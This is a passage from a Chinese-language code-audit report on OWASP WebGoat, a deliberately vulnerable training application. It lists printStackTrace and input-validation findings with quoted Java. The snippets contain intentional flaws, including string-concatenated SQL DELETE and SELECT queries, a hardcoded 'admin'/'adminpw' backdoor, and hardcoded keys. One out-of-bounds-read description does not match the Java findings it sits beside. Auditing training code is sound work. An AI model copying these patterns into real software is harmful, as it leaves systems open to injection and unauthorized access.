ResultSet answer_results = answer_statement.executeQuery(query); authorized = answer_results.first(); /* * User is validated for function, but can the user perform that function on the * specified user? */ if (authorized) { authorized = isAuthorizedForEmployee(s, Integer.parseInt(employer_id), employeeId); } } catch (SQLException sqle) { s.setMessage("Error authorizing"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error authorizing"); e.printStackTrace(); }

// System.out.println("Authorized? " + authorized); return authorized; }public boolean isAuthorizedForEmployee(WebSession s, int userId, intemployeeId) { // System.out.println("Authorizing " + userId + " for accessto employee: " + employeeId); boolean authorized = false;

### 161）漏洞定位

DefaultLessonAction.java:271

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:isAuthorized()

缺陷源:

漏洞源代码

* specified user? */ if (authorized) { authorized = isAuthorizedForEmployee(s, Integer.parseInt(employer_id), employeeId); } } catch (SQLException sqle) { s.setMessage("Error authorizing"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error authorizing"); e.printStackTrace(); } // System.out.println("Authorized? " + authorized); return authorized; } public boolean isAuthorizedForEmployee(WebSession s, int userId, int employeeId) { // System.out.println("Authorizing " + userId + " for access to employee: " + employeeId); boolean authorized = false; try { String query = "SELECT * FROM ownership WHERE employer_id = ? AND employee_id = ?";

### 162）漏洞定位

DefaultLessonAction.java:299

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:isAuthorizedForEmployee()

缺陷源:

漏洞源代码

String query = "SELECT * FROM ownership WHERE employer_id = ? AND employee_id = ?"; try { PreparedStatement answer_statement = WebSession.getConnection(s) .prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); answer_statement.setInt(1, userId); answer_statement.setInt(2, employeeId); ResultSet answer_results = answer_statement.executeQuery(); authorized = answer_results.first(); } catch (SQLException sqle) { s.setMessage("Error authorizing"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error authorizing"); e.printStackTrace(); } return authorized; } protected void setStage(WebSession s, String stage) { getLesson().setStage(s, stage); }

### 163）漏洞定位

DefaultLessonAction.java:304

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:isAuthorizedForEmployee()

缺陷源:

漏洞源代码

PreparedStatement answer_statement = WebSession.getConnection(s) .prepareStatement(query, ResultSet.TYPE_SCROLL_INSENSITIVE,

ResultSet.CONCUR_READ_ONLY); answer_statement.setInt(1, userId);answer_statement.setInt(2, employeeId); ResultSet answer_results =answer_statement.executeQuery(); authorized = answer_results.first(); }catch (SQLException sqle) { s.setMessage("Error authorizing");sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Errorauthorizing"); e.printStackTrace(); } return authorized; } protected voidsetStage(WebSession s, String stage) { getLesson().setStage(s, stage); }protected void setStageComplete(WebSession s, String stage) {getLesson().setStageComplete(s, stage); }

**164）漏洞定位**

GoatHillsFinancial.java:246

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

{ s.setMessage("Login failed"); // System.out.println("Authentication failure"); ue.printStackTrace(); } catch (UnauthorizedException ue2) { s.setMessage("You are not authorized to perform this function"); // System.out.println("Authorization failure"); setCurrentAction(s, ERROR_ACTION); ue2.printStackTrace(); } catch (Exception e) { // All other errors send the user to the generic error page // System.out.println("handleRequest() error"); e.printStackTrace(); setCurrentAction(s, ERROR_ACTION); } // All this does for this lesson is

ensure that a non-null content exists. setContent(new ElementContainer());}
public boolean isAuthorized(WebSession s, int userId, String functionId){
// System.out.println("Checking authorization from " +getCurrentAction(s));
LessonAction action = getAction(getCurrentAction(s));return
action.isAuthorized(s, userId, functionId); } public
intgetUserId(WebSession s) throws ParameterNotFoundException

**165）漏洞定位**

DeleteProfile.java:107

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:deleteEmployeeProfile()

缺陷源:

漏洞源代码

{ try { // Note: The password field is ONLY set by ChangePassword
String query = "DELETE FROM employee WHERE userid = " + employeeId; //
System.out.println("Query: " + query); try { Statement statement =
WebSession.getConnection(s).createStatement(ResultSet.TYPE_SCROLL_INSENSITIV
E, ResultSet.CONCUR_READ_ONLY); statement.executeUpdate(query); } catch
(SQLException sqle) { s.setMessage("Error deleting employee profile");
sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error
deleting employee profile"); e.printStackTrace(); } } public void
deleteEmployeeProfile_BACKUP(WebSession s, int userId, int employeeId)
throws UnauthorizedException { try { // Note: The password field is ONLY
set by ChangePassword String query = "DELETE FROM employee WHERE userid = "

+ employeeId; // System.out.println("Query: " + query);

**166）漏洞定位**

DeleteProfile.java:112

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:deleteEmployeeProfile()

缺陷源:

漏洞源代码

// System.out.println("Query: " + query); try { Statement statement = WebSession.getConnection(s).createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); statement.executeUpdate(query); } catch (SQLException sqle) { s.setMessage("Error deleting employee profile"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error deleting employee profile"); e.printStackTrace(); } } public void deleteEmployeeProfile_BACKUP(WebSession s, int userId, int employeeId) throws UnauthorizedException { try { // Note: The password field is ONLY set by ChangePassword String query = "DELETE FROM employee WHERE userid = " + employeeId; // System.out.println("Query: " + query); try { Statement statement = WebSession.getConnection(s).createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); statement.executeUpdate(query);

**167）漏洞定位**

DeleteProfile.java:131

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:deleteEmployeeProfile_BACKUP()

缺陷源:

漏洞源代码

{ try { // Note: The password field is ONLY set by ChangePassword String query = "DELETE FROM employee WHERE userid = " + employeeId; // System.out.println("Query: " + query); try { Statement statement = WebSession.getConnection(s).createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); statement.executeUpdate(query); } catch (SQLException sqle) { s.setMessage("Error deleting employee profile"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error deleting employee profile"); e.printStackTrace(); } } private void updateLessonStatus(WebSession s) { // If the logged in user is not authorized to be here, stage 1 is complete. if (RoleBasedAccessControl.STAGE1.equals(getStage(s))) try { int userId = getIntSessionAttribute(s, getLessonName() + "." + RoleBasedAccessControl.USER_ID);

## 168）漏洞定位

DeleteProfile.java:136

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:deleteEmployeeProfile_BACKUP()

缺陷源:

漏洞源代码

// System.out.println("Query: " + query); try { Statement statement = WebSession.getConnection(s).createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); statement.executeUpdate(query); } catch (SQLException sqle) { s.setMessage("Error deleting employee profile"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error deleting employee profile"); e.printStackTrace(); } } private void updateLessonStatus(WebSession s) { // If the logged in user is not authorized to be here, stage 1 is complete. if (RoleBasedAccessControl.STAGE1.equals(getStage(s))) try { int userId = getIntSessionAttribute(s, getLessonName() + "." + RoleBasedAccessControl.USER_ID); if (!isAuthorized(s, userId, RoleBasedAccessControl.DELETEPROFILE_ACTION)) { setStageComplete(s, RoleBasedAccessControl.STAGE1); } } catch (ParameterNotFoundException e)

**169）漏洞定位**

ListStaff.java:104

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getAllEmployees()

缺陷源:

漏洞源代码

answer_results.beforeFirst(); while (answer_results.next()) { int employeeId = answer_results.getInt("userid"); String firstName = answer_results.getString("first_name"); String lastName = answer_results.getString("last_name"); String role =

answer_results.getString("role"); // System.out.println("Retrieving employee stub for role " + role); EmployeeStub stub = new EmployeeStub(employeeId, firstName, lastName, role); employees.add(stub); } } catch (SQLException sqle) { s.setMessage("Error getting employees"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error getting employees"); e.printStackTrace(); } return employees; } public List getAllEmployees_BACKUP(WebSession s, int userId) throws UnauthorizedException { // Query the database for all employees "owned" by the given employee List<EmployeeStub> employees = new Vector<EmployeeStub>();

### 170）漏洞定位

ListStaff.java:109

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getAllEmployees()

缺陷源:

漏洞源代码

String lastName = answer_results.getString("last_name"); String role = answer_results.getString("role"); // System.out.println("Retrieving employee stub for role " + role); EmployeeStub stub = new EmployeeStub(employeeId, firstName, lastName, role); employees.add(stub); } } catch (SQLException sqle) { s.setMessage("Error getting employees"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error getting employees"); e.printStackTrace(); } return employees; } public List

getAllEmployees_BACKUP(WebSession s, int userId) throws UnauthorizedException { // Query the database for all employees "owned" by the given employee List<EmployeeStub> employees = new Vector<EmployeeStub>(); try { String query = "SELECT employee.userid,first_name,last_name,role FROM employee,roles WHERE employee.userid=roles.userid and employee.userid in " + "(SELECT employee_id FROM ownership WHERE employer_id = " + userId + ")";

### 171）漏洞定位

ListStaff.java:145

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getAllEmployees_BACKUP()

缺陷源:

漏洞源代码

answer_results.beforeFirst(); while (answer_results.next()) { int employeeId = answer_results.getInt("userid"); String firstName = answer_results.getString("first_name"); String lastName = answer_results.getString("last_name"); String role = answer_results.getString("role"); // System.out.println("Retrieving employee stub for role " + role); EmployeeStub stub = new EmployeeStub(employeeId, firstName, lastName, role); employees.add(stub); } } catch (SQLException sqle) { s.setMessage("Error getting employees"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error getting employees"); e.printStackTrace(); } return employees; } }

### 172）漏洞定位

ListStaff.java:150

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getAllEmployees_BACKUP()

缺陷源:

漏洞源代码

String lastName = answer_results.getString("last_name"); String role = answer_results.getString("role"); // System.out.println("Retrieving employee stub for role " + role); EmployeeStub stub = new EmployeeStub(employeeId, firstName, lastName, role); employees.add(stub); } } catch (SQLException sqle) { s.setMessage("Error getting employees"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error getting employees"); e.printStackTrace(); } return employees; } }

### 173）漏洞定位

SQLInjection.java:230

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:handleRequest()

缺陷源:

漏洞源代码

} catch (UnauthenticatedException ue) { s.setMessage("Login failed"); // System.out.println("Authentication failure"); ue.printStackTrace(); } catch (UnauthorizedException ue2) { s.setMessage("You are not authorized to

perform this function"); // System.out.println("Authorization failure");ue2.printStackTrace(); } catch (Exception e) { // All other errors send theuser to the generic error page // System.out.println("handleRequest()error"); e.printStackTrace(); setCurrentAction(s, ERROR_ACTION); } } // Allthis does for this lesson is ensure that a non-null content exists.setContent(new ElementContainer()); } protected Integer getDefaultRanking(){ return DEFAULT_RANKING; } /** * Gets the title attribute of theCrossSiteScripting object

**174 ) 漏洞定位**

ProductsAdminScreen.java:79

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

Statement statement = connection.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet results = statement.executeQuery(QUERY); if (results != null) { makeSuccess(s); ResultSetMetaData resultsMetaData = results.getMetaData(); ec.addElement(DatabaseUtilities.writeTable(results, resultsMetaData)); } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Gets the category attribute of the ProductsAdminScreen object * * @return The category value */ protected Category getDefaultCategory() { return

Category.ADMIN_FUNCTIONS; }

### 175）漏洞定位

UserAdminScreen.java:79

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

Statement statement = connection.createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); ResultSet results = statement.executeQuery(QUERY); if (results != null) { makeSuccess(s); ResultSetMetaData resultsMetaData = results.getMetaData(); ec.addElement(DatabaseUtilities.writeTable(results, resultsMetaData)); } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Gets the category attribute of the UserAdminScreen object * * @return The category value */ protected Category getDefaultCategory() { return Category.ADMIN_FUNCTIONS; }

### 176）漏洞定位

ViewDatabase.java:95

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:createContent()

缺陷源:

漏洞源代码

ResultSet.CONCUR_READ_ONLY); ResultSet results = statement.executeQuery(sqlStatement.toString()); if ((results != null) && (results.first() == true)) { makeSuccess(s); ResultSetMetaData resultsMetaData = results.getMetaData(); ec.addElement(DatabaseUtilities.writeTable(results, resultsMetaData)); } } } catch (Exception e) { s.setMessage("Error generating " + this.getClass().getName()); e.printStackTrace(); } return (ec); } /** * Gets the category attribute of the DatabaseScreen object * * @return The category value */ protected Category getDefaultCategory() { return Category.ADMIN_FUNCTIONS; }

**177）漏洞定位**

DeleteProfile_i.java:39

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:doDeleteEmployeeProfile()

缺陷源:

漏洞源代码

if (s.isAuthorizedInLesson(userId, RoleBasedAccessControl.DELETEPROFILE_ACTION)) // FIX { try { String query = "DELETE FROM employee WHERE userid = " + employeeId; // System.out.println("Query: " + query); try { Statement statement = WebSession.getConnection(s) . createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); statement.executeUpdate(query); } catch

(SQLException sqle) { s.setMessage("Error deleting employee profile");sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Errordeleting employee profile"); e.printStackTrace(); } } else { throw newUnauthorizedException(); // FIX } } }

**178 ) 漏洞定位**

DeleteProfile_i.java:44

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:doDeleteEmployeeProfile()

缺陷源:

漏洞源代码

// System.out.println("Query: " + query); try { Statement statement = WebSession.getConnection(s) .createStatement(ResultSet.TYPE_SCROLL_INSENSITIVE, ResultSet.CONCUR_READ_ONLY); statement.executeUpdate(query); } catch (SQLException sqle) { s.setMessage("Error deleting employee profile"); sqle.printStackTrace(); } } catch (Exception e) { s.setMessage("Error deleting employee profile"); e.printStackTrace(); } } else { throw new UnauthorizedException(); // FIX } } }

**179 ) 漏洞定位**

BaseService.java:73

漏洞分析

漏洞爆发点:java.lang.IllegalArgumentException.IllegalArgumentException()

爆发点函数:getWebSession()

缺陷源:javax.servlet.http.HttpSession.getId() fromorg.owasp.webgoat.service.BaseService.getWebSession() In BaseService.java:73

漏洞源代码

String url = request.getRequestURL().toString(); logger.error("Exception handler for service caught exception when processing: " + url, ex); ExceptionInfo response = new ExceptionInfo(); response.setUrl(url); response.setMessage(getStringStackTrace(ex)); return response; } public WebSession getWebSession(HttpSession session) { WebSession ws; Object o = session.getAttribute(WebSession.SESSION); if (o == null) { throw new IllegalArgumentException("No valid WebSession object found, has session timed out? [" + session.getId() + "]"); } if (!(o instanceof WebSession)) { throw new IllegalArgumentException("Invalid WebSession object found, this is probably a bug! [" + o.getClass() + " | " + session.getId() + "]"); } ws = (WebSession) o; return ws; } public String getStringStackTrace(Throwable t){ StringWriter sw = new StringWriter(); PrintWriter pw = new PrintWriter(sw); t.printStackTrace(pw); return sw.toString(); } }

## 180）漏洞定位

BaseService.java:76

漏洞分析

漏洞爆发点:java.lang.IllegalArgumentException.IllegalArgumentException()

爆发点函数:getWebSession()

缺陷源:javax.servlet.http.HttpSession.getId() fromorg.owasp.webgoat.service.BaseService.getWebSession() In BaseService.java:76

漏洞源代码

response.setUrl(url); response.setMessage(getStringStackTrace(ex)); return response; } public WebSession getWebSession(HttpSession session) { WebSession ws; Object o = session.getAttribute(WebSession.SESSION); if (o == null) { throw new IllegalArgumentException("No valid WebSession object found, has session timed out? [" + session.getId() + "]"); } if (!(o instanceof WebSession)) { throw new IllegalArgumentException("Invalid WebSession object found, this is probably a bug! [" + o.getClass() + " | " + session.getId() + "]"); } ws = (WebSession) o; return ws; } public String getStringStackTrace(Throwable t){ StringWriter sw = new StringWriter(); PrintWriter pw = new PrintWriter(sw); t.printStackTrace(pw); return sw.toString(); } }

**181）漏洞定位**

BaseService.java:85

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:getStringStackTrace()

缺陷源:

漏洞源代码

Object o = session.getAttribute(WebSession.SESSION); if (o == null) { throw new IllegalArgumentException("No valid WebSession object found, has

session timed out? [" + session.getId() + "]"); } if (!(o instanceofWebSession)) { throw new IllegalArgumentException("Invalid WebSessionobject found, this is probably a bug! [" + o.getClass() + " | " +session.getId() + "]"); } ws = (WebSession) o; return ws; } public StringgetStringStackTrace(Throwable t){ StringWriter sw = new StringWriter();PrintWriter pw = new PrintWriter(sw); t.printStackTrace(pw); returnsw.toString(); } }

### 182）漏洞定位

DatabaseUtilities.java:85

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:returnConnection()

缺陷源:

漏洞源代码

return conn; } public static synchronized void returnConnection(String user) { try { Connection connection = connections.get(user); if (connection == null || connection.isClosed()) return; if (connection.getMetaData().getDatabaseProductName().toLowerCase().contains("oracle")) connection.close(); } catch (SQLException sqle) { sqle.printStackTrace(); } } private static Connection makeConnection(String user, WebgoatContext context) throws SQLException { try { Class.forName(context.getDatabaseDriver()); if (context.getDatabaseConnectionString().contains("hsqldb")) return getHsqldbConnection(user, context); String userPrefix =

context.getDatabaseUser(); String password =

context.getDatabasePassword();String url =

context.getDatabaseConnectionString(); returnDriverManager.getConnection(url,

 userPrefix + "_" + user, password);

**183）漏洞定位**

DatabaseUtilities.java:103

漏洞分析

漏洞爆发点:printStackTrace()

爆发点函数:makeConnection()

缺陷源:

漏洞源代码

private static Connection makeConnection(String user, WebgoatContext

context) throws SQLException { try { Class.forName(context.getDatabaseDriver

()); if (context.getDatabaseConnectionString().contains("hsqldb")) return

getHsqldbConnection(user, context); String userPrefix =

context.getDatabaseUser(); String password = context.getDatabasePassword();

String url = context.getDatabaseConnectionString(); return

DriverManager.getConnection(url, userPrefix + "_" + user, password); }

catch (ClassNotFoundException cnfe) { cnfe.printStackTrace(); throw new

SQLException("Couldn't load the database driver: " +

cnfe.getLocalizedMessage()); } } private static Connection

getHsqldbConnection(String user, WebgoatContext context) throws

ClassNotFoundException, SQLException { String url =

context.getDatabaseConnectionString().replaceAll("\\$\\{USER\\}", user);

return DriverManager.getConnection(url, "sa", ""); } /** * Description ofthe Method * * @param results

## 3.3 漏洞描述

软件读取数据超过预期缓冲区的末尾或开始之前。 通常，这可能允许攻击者从其他内存位置读取敏感信息或导致崩溃。当代码读取可变数量的数据并假定存在一个哨兵来停止读取操作（如字符串中的 NUL）时，可能会发生崩溃。预期的哨兵可能不在越界内存中，从而导致读取过多的数据，从而导致分段错误或缓冲区溢出。该软件可以修改索引或执行指针算术，该指针算法引用缓冲区边界之外的内存位置。然后，后续读取操作将产生未定义或意外的结果。

## 3.4 修复建议

1.输入验证：假设所有输入都是恶意的。使用“接受已知良好”的输入验证策略，即使用严格符合规范的可接受输入的白名单。拒绝任何不完全符合规范的输入，或将其转换为符合规范的内容。执行输入验证时，请考虑所有可能相关的属性，包括长度、输入类型、可接受值的完整范围、缺失或额外的输入、语法、相关字段之间的一致性以及是否符合业务规则。作为业务规则逻辑的一个示例，“boat”在语法上可能是有效的，因为它只包含字母数字字符，但如果输入只期望包含“红色”或“蓝色”等颜色，则它无效。不要完全依赖查找恶意或格式错误的输入（即，不要依赖黑名单）。黑名单可能会错过至少一个不需要的输入，尤其是在代码的环境发生变化时。这可以为攻击者提供足够的空间来绕过预期的验证。但是，黑名单可用于检测潜在攻击或确定哪些输入的格式非常错误，应将其彻底拒绝。若要降低引入越界读取的可能性，请确保验证并确保对任何长度参数、缓冲区大小计算或偏移进行正确的计算。特别要小心，不要在不受信任的输入中依赖哨兵（即特殊字符，如 NUL）。 2.语言选择：使用提供适当内存抽象的语言。

# 4 输入验证不当

## 4.1 漏洞概述

| 漏洞编号 | 漏洞名称 | 风险等级 |
| --- | --- | --- |
| CWE287 | 输入验证不当 | 高危 |

## 4.2 漏洞详情

### 1）漏洞定位

DOMInjection.java:59

漏洞分析

漏洞爆发点:FieldAccess: KEY

爆发点函数:()

缺陷源:

漏洞源代码

* Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software * projects. * * For details, please see http://webgoat.github.io * * @author Sherif Koussa <a href="http://www.softwaresecured.com">Software Secured</a> * @created October 28, 2006 */ public class DOMInjection extends LessonAdapter { private final static Integer DEFAULT_RANKING = new Integer(10); private final static String KEY = "key"; public final static A MAC_LOGO = new A().setHref("http://www.softwaresecured.com").addElement(new IMG("images/logos/softwaresecured.gif").setAlt("Software Secured").setBorder(0).setHspace(0).setVspace(0)); private final static String key = "K1JFWP8BSO8HI52LNPQS8F5LO1N"; public void handleRequest(WebSession s) { try { String userKey =

s.getParser().getRawParameter(KEY, ""); String fromAJAX = s.getParser().getRawParameter("from", ""); if (fromAJAX.equalsIgnoreCase("ajax") && userKey.length() != 0 && userKey.equals(key)) { s.getResponse().setContentType("text/html"); s.getResponse().setHeader("Cache-Control", "no-cache");

**2）漏洞定位**

DOMInjection.java:63

漏洞分析

漏洞爆发点:FieldAccess: key

爆发点函数:()

缺陷源:

漏洞源代码

* * @author Sherif Koussa <a href="http://www.softwaresecured.com">Software Secured</a> * @created October 28, 2006 */ public class DOMInjection extends LessonAdapter { private final static Integer DEFAULT_RANKING = new Integer(10); private final static String KEY = "key"; public final static A MAC_LOGO = new A().setHref("http://www.softwaresecured.com").addElement(new IMG("images/logos/softwaresecured.gif").setAlt("Software Secured").setBorder(0).setHspace(0).setVspace(0)); private final static String key = "K1JFWP8BSO8HI52LNPQS8F5LO1N"; public void handleRequest(WebSession s) { try { String userKey = s.getParser().getRawParameter(KEY, ""); String fromAJAX = s.getParser().getRawParameter("from", ""); if (fromAJAX.equalsIgnoreCase("ajax") && userKey.length() != 0 &&

userKey.equals(key)) { s.getResponse().setContentType("text/html"); s.getResponse().setHeader("Cache-Control", "no-cache"); PrintWriter out = new PrintWriter(s.getResponse().getOutputStream()); out.print("document.form.SUBMIT.disabled = false;"); out.flush();

### 3）漏洞定位

Encoding.java:76

漏洞分析

漏洞爆发点:FieldAccess: KEY

爆发点函数:()

缺陷源:

漏洞源代码

* * @author Jeff Williams <a href="http://www.aspectsecurity.com">Aspect Security</a> * @created October 28, 2003 */ public class Encoding extends LessonAdapter { public final static A ASPECT_LOGO = new A().setHref("http://www.aspectsecurity.com") .addElement( new IMG("images/logos/aspect.jpg").setAlt("Aspect Security").setBorder(0).setHspace(0) .setVspace(0)); private final static String INPUT = "input"; private final static String KEY = "key"; // local encoders private static sun.misc.BASE64Decoder decoder = new sun.misc.BASE64Decoder(); private static sun.misc.BASE64Encoder encoder = new sun.misc.BASE64Encoder(); // encryption constant private static byte[] salt = { (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00 }; /** * Returns the base 64 decoding of a string. *

**4）漏洞定位**

Challenge2Screen.java:109

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

/** * Description of the Field */ protected final static String MESSAGE = "Message"; /** * Description of the Field */ protected final static String PARAM = "p"; /** * Description of the Field */ protected final static String PASSWORD = "Password"; /** * Description of the Field */ protected final static String USER = "user"; /** * Description of the Field */ protected final static String USERNAME = "Username"; private String pass = "goodbye"; private String user = "youaretheweakestlink";

**5）漏洞定位**

DOS_Login.java:63

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software * projects. * * For details, please see http://webgoat.github.io * * @author

Bruce Mayhew <a href="http://code.google.com/p/webgoat">WebGoat</a> * @created October 28, 2003 */ public class DOS_Login extends LessonAdapter { /** * Description of the Field */ protected final static String PASSWORD = " Password"; /** * Description of the Field */ protected final static String USERNAME = "Username"; /** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value */ protected Element createContent(WebSession s) {

**6）漏洞定位**

HtmlClues.java:65

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* * @author Jeff Williams <a href="http://www.aspectsecurity.com">Aspec t Security</a> * @created October 28, 2003 */ public class HtmlClues extends LessonAdapter { public final static A ASPECT_LOGO = new A().setHref("http://www.aspectsecurity.com") .addElement( new IMG("images/logos/aspect.jpg").setAlt("Aspect Security").setBorder(0).setHspace(0) .setVspace(0)); /** * Description of the Field */ protected final static String PASSWORD = "Password"; /** * Description of the Field */ protected final static String USERNAME = " Username"; /** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value */ private boolean

backdoor(WebSession s) {

**7）漏洞定位**

HtmlClues.java:85

漏洞分析

漏洞爆发点:FunctionCall: equals

爆发点函数:backdoor()

缺陷源:

漏洞源代码

/** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value */ private boolean backdoor(WebSession s) { String username = s.getParser().getRawParameter(USERNAME, ""); String password = s.getParser().getRawParameter(PASSWORD, ""); // <START_OMIT_SOURCE> return (username.equals("admin") && password.equals("adminpw")); // <END_OMIT_SOURCE> } /** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value */ protected Element createContent(WebSession s) { ElementContainer ec = new ElementContainer(); try

**8）漏洞定位**

InsecureLogin.java:30

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

import org.apache.ecs.html.Option; import org.apache.ecs.html.Select; import org.apache.ecs.html.TD; import org.apache.ecs.html.TR; import org.apache.ecs.html.Table; import org.apache.ecs.xhtml.style; import org.owasp.webgoat.session.DatabaseUtilities; import org.owasp.webgoat.session.WebSession; public class InsecureLogin extends SequentialLessonAdapter { private final static String USER = "clear_user"; private final static String PASSWORD = "clear_pass"; private final static String ANSWER = "clear_answer"; private final static String YESNO = " yesno"; private final static String PROTOCOL = "protocol"; /** * Description of the Method * * @param s * Description of the Parameter * @return Description of the Return Value */ protected Element createContent(WebSession s) { return super.createStagedContent(s); }

**9）漏洞定位**

LogSpoofing.java:60

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software * projects. * * For details, please see http://webgoat.github.io * * @author Sherif Koussa <a href="http://www.softwaresecured.com">Software Secured</a>

* @created October 28, 2006 */ public class LogSpoofing extends LessonAdapter { private static final String USERNAME = "username"; private static final String PASSWORD = "password"; public final static A MAC_LOGO = new A().setHref("http://www.softwaresecured.com").addElement(new IMG("images/logos/softwaresecured.gif").setAlt("Software Secured").setBorder(0).setHspace(0).setVspace(0)); protected Element createContent(WebSession s) { ElementContainer ec = null; String inputUsername = null; try { Table t = new Table(0).setCellSpacing(0).setCellPadding(0).setBorder(0); TR row1 = new TR(); TR row2 = new TR();

**10）漏洞定位**

MultiLevelLogin1.java:61

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software * projects. * * * For details, please see http://webgoat.github.io * * @author Reto Lippuner, Marcel Wirth * @created April 7, 2008 */ public class MultiLevelLogin1 extends SequentialLessonAdapter { private final static String USER = "user"; private final static String PASSWORD = "pass"; private final static String HIDDEN_TAN = "hidden_tan"; private final static

String TAN = "tan"; private final static String LOGGEDIN = "loggedin";private final static String CORRECTTAN = "correctTan"; private final staticString LOGGEDINUSER = "loggedInUser"; /** * Creates Staged WebContent * *@param s */ protected Element createContent(WebSession s) { returnsuper.createStagedContent(s);

**11）漏洞定位**

MultiLevelLogin2.java:61

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* * Source for this application is maintained at https://github.com/WebGoat/WebGoat, a repository for free software * projects. * * * For details, please see http://webgoat.github.io * * @author Reto Lippuner, Marcel Wirth * @created April 7, 2008 */ public class MultiLevelLogin2 extends LessonAdapter { private final static String USER = "user2"; private final static String PASSWORD = "pass2"; private final static String TAN = "tan2"; private final static String HIDDEN_USER = "hidden_user"; private final static String LOGGEDIN = "loggedin2"; private final static String CORRECTTAN = "correctTan2"; private final static String CURRENTTAN = "currentTan2"; private final static String CURRENTTANPOS = "currentTanPos2"; // needed to see if lesson was successfull private final static String LOGGEDINUSER = "loggedInUser2"; // private String

LoggedInUser = ""; /** * See if the user is logged in

**12）漏洞定位**

SessionFixation.java:69

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

* * @author Reto Lippuner, Marcel Wirth * @created April 8, 2008 */ public class SessionFixation extends SequentialLessonAdapter { private final String mailTo = "jane.plane@owasp.org"; private final String mailFrom = "admin@webgoatfinancial.com"; private final String mailTitel = "Check your account"; private final String MAILCONTENTNAME = "mailContent"; private final static String USER = "user3"; private final static String PASSWORD = "pass3"; private final static String LOGGEDIN = "loggedin3"; private final static String LOGGEDINUSER = "loggedInUser3"; private final static Random random = new Random(System.currentTimeMillis()); private String sid = ""; /** * Creates Staged WebContent * * @param s */ protected Element createContent(WebSession s) { if (sid.equals("") && getLessonTracker(s).getStage() > 2) { getLessonTracker(s).setStage(1);

**13）漏洞定位**

WeakSessionID.java:68

漏洞分析

漏洞爆发点:FieldAccess: PASSWORD

爆发点函数:()

缺陷源:

漏洞源代码

